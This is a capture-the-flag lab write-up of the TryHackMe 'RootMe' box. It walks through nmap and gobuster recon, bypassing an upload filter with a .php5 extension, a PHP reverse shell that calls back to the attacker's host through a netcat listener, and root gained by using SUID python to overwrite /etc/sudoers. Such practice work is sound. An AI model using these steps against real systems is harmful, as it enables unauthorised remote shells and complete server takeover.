

Note: No steps for manual IP address finding as this is a Tryhackme Practice site

Box IP: 10.10.65.8

```
(kali㉿kali)-[~]
└─$ sudo nmap 10.10.65.8 -A -T4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-03 22:28 IST
Nmap scan report for 10.10.65.8
Host is up (0.54s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|_   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-title: HackIT - Home
|_ http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


Initial scan using nmap: “**nmap -A -T4 10.10.65.8**”

Recon:

- Port 22: ssh
- Port 80:http

Enumeration:

- webpage running on port 80.



Directory Enumeration using gobuster:


“`sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.65.8/”`

```
(kali㉿kali)-[~]
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.65.8/
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.65.8/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2021/12/03 22:37:44 Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 310] [--> http://10.10.65.8/uploads/]
/css      (Status: 301) [Size: 306] [--> http://10.10.65.8/css/]
/js       (Status: 301) [Size: 305] [--> http://10.10.65.8/js/]
/panel    (Status: 301) [Size: 308] [--> http://10.10.65.8/panel/]
Progress: 11309 / 220561 (5.13%)
```


Vulnerability:

→ **/uploads** = Directory listing vulnerability

A directory listing is **inappropriately exposed**, yielding potentially sensitive information to attackers.




Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	-		

Apache/2.4.29 (Ubuntu) Server at 10.10.65.8 Port 80

→ **/panel** = a page made intentionally to upload files.




The Cause:

This may lead to upload malicious files which may get shell access to attackers and might enable privilege escalation leads to full access of the server or system

Attack Walkthrough:

1- Get the php reverse file from Pentestmonkey



2- Change the IP address to your system ip and port
(in my case my ip="10.4.30.112" port= "4444")

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/none
    inet 10.4.30.112/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::5e3b:da7f:5ca8:4732/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
```


3- As we found the page does not allow directly upload php file
(in this case "reverse.php5")

*****note*****



```
reverse.php20$
reverse.php2%
reverse.php1
reverse.php2
reverse.php3
reverse.php4
reverse.php5 (working)
```

tried multiple inputs

4- Upload the php file in /panel site



Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 reverse.php5	2021-12-04 02:38	78	

Apache/2.4.29 (Ubuntu) Server at 10.10.145.156 Port 80

5-Get shell access using Netcat =" **sudo nc -lvnp 4444**"

6-Now execute the php file from the index page "/uploads" , just by clicking it

7- Netcat should get a shell lower level access and run
python -c 'import pty; pty.spawn("/bin/bash")'

```
(kali㉿kali)-[~]
└─$ sudo nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.4.30.112] from (UNKNOWN) [10.10.145.156] 48976
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_
64 x86_64 x86_64 GNU/Linux
 02:57:10 up 24 min,  0 users,  load average: 0.00, 0.04, 0.30
USER          TTY          FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

9- We find `"/usr/bin/python"` SUID permission



```
python -c 'open("/etc/sudoers","w+").write("www-data ALL=(ALL) NOPASSWD:ALL")'
```

find / user.txt | grep user.txt | grep user.txt = **"/usr/var/user.txt"** – we get the user txt file

find / root.txt | grep root.txt | grep root.txt = "/root/root.txt" – we get the root file

12- **"sudo su root"** makes you the root user

Root me pwned!!

FOR EDUCATIONAL PURPOSE ONLY

The author accepts no liability for damage caused by this notes